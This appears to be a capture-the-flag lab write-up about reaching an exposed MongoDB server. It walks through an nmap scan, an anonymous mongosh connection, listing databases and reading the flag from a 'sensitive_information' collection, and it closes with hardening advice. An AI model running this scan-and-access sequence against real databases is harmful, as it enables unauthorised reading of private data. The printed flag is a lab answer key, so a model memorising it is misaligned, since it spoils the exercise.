Database

MongoDB Exploitation

Task : Find the root flag in database.

1.Target Information:

IP Address - 10.129.61.47
Operating System - Linux

2.Scanning :

```
ping 10.129.61.47
nmap -p- --min-rate=1000 -sV 10.129.61.47
```

3.Findings:

```
  PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
27017/tcp open  mongodb MongoDB 3.6.8
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


comment : mongodb port was opened . lets try anonymous login to access databses

4.Connecting to mongoDB


//using mongosh utility shell to access DB .

```
curl -O https://downloads.mongodb.com/compass/mongosh-2.3.2-linux-x64.tgz
tar xvf mongosh-2.3.2-linux-x64.tgz
cd mongosh-2.3.2-linux-x64
cd bin
./mongosh mongodb://10.129.61.47:27017
//connected to DB//
> show dbs;
>show  collections;
> db_collectionname_find()
// it shows document content in collections //
```

5.Output Screenshots




```
root@kali:~# ping 10.129.61.47
PING 10.129.61.47 (10.129.61.47) 56(84) bytes of data.
64 bytes from 10.129.61.47: icmp_seq=1 ttl=63 time=232 ms
64 bytes from 10.129.61.47: icmp_seq=2 ttl=63 time=240 ms
64 bytes from 10.129.61.47: icmp_seq=3 ttl=63 time=234 ms
64 bytes from 10.129.61.47: icmp_seq=4 ttl=63 time=234 ms
64 bytes from 10.129.61.47: icmp_seq=5 ttl=63 time=234 ms
64 bytes from 10.129.61.47: icmp_seq=6 ttl=63 time=231 ms
64 bytes from 10.129.61.47: icmp_seq=7 ttl=63 time=233 ms
^C
--- 10.129.61.47 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 6002ms
rtt min/avg/max/mdev = 230.727/234.109/240.485/2.906 ms
```



```
root@kali:~# nmap -p- --min-rate=1000 -sV 10.129.61.47
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-08-28 01:38 CDT
Stats: 0:00:19 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 27.94% done; ETC: 01:39 (0:00:49 remaining)
Stats: 0:00:30 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 44.57% done; ETC: 01:39 (0:00:37 remaining)
Nmap scan report for 10.129.61.47
Host is up (0.44s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
27017/tcp open  mongodb MongoDB 3.6.8
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 76.78 seconds
```




```
root@kali:~/mongosh-2.3.2-linux-x64/bin# ./mongosh mongodb://10.129.61.47:27017
Current Mongosh Log ID: 68affe5c68735c9157fe6910
Connecting to:          mongodb://10.129.61.47:27017/?directConnection=true&appName=mongosh+2.3.2
Using MongoDB:          3.6.8
Using Mongosh:          2.3.2
mongosh 2.5.6 is available for download: https://www.mongodb.com/try/download/shell

For mongosh info see: https://www.mongodb.com/docs/mongodb-shell/


To help improve our products, anonymous usage data is collected and sent to MongoDB periodically (https://www.mongodb.c
om/legal/privacy-policy).
You can opt-out by running the disableTelemetry() command.

------
   The server generated these startup warnings when booting
   2025-08-28T06:22:00.571+0000:
   2025-08-28T06:22:00.572+0000: ** WARNING: Using the XFS filesystem is strongly recommended with the WiredTiger stora
ge engine
   2025-08-28T06:22:00.572+0000: **          See http://dochub.mongodb.org/core/prodnotes-filesystem
   2025-08-28T06:22:02.415+0000:
   2025-08-28T06:22:02.415+0000: ** WARNING: Access control is not enabled for the database.
   2025-08-28T06:22:02.415+0000: **          Read and write access to data and configuration is unrestricted.
   2025-08-28T06:22:02.415+0000:
------

test> show dbs;
admin                 32.00 KiB
```



```
test> show dbs;
admin                 32.00 KiB
config                72.00 KiB
local                 72.00 KiB
sensitive_information  32.00 KiB
users                 32.00 KiB
test> use sensitive_information;
switched to db sensitive_information
sensitive_information> ls
ReferenceError: ls is not defined (Are you trying to run a script written for the legacy shell? Try running `snippet in
stall mongocompat`)
sensitive_information> list;
ReferenceError: list is not defined
sensitive_information> show collections;
flag
sensitive_information> db.flag.find();
[
  {
    _id: ObjectId('630e3dbcb82540ebbd1748c5'),
    flag: '1b6e6fb359e7c40241b6d431427ba6ea'
  }
]
sensitive_information>
```

6.Mitigations :

- **Enable authentication** to block anonymous access and enforce user roles.
- **Bind MongoDB to localhost** or private IPs to prevent public exposure.
- **Use firewalls** or security groups to restrict access to trusted IPs only.
- **Encrypt data in transit** with TLS and monitor logs for suspicious activity.
- **Regularly update MongoDB** and remove unused default databases or users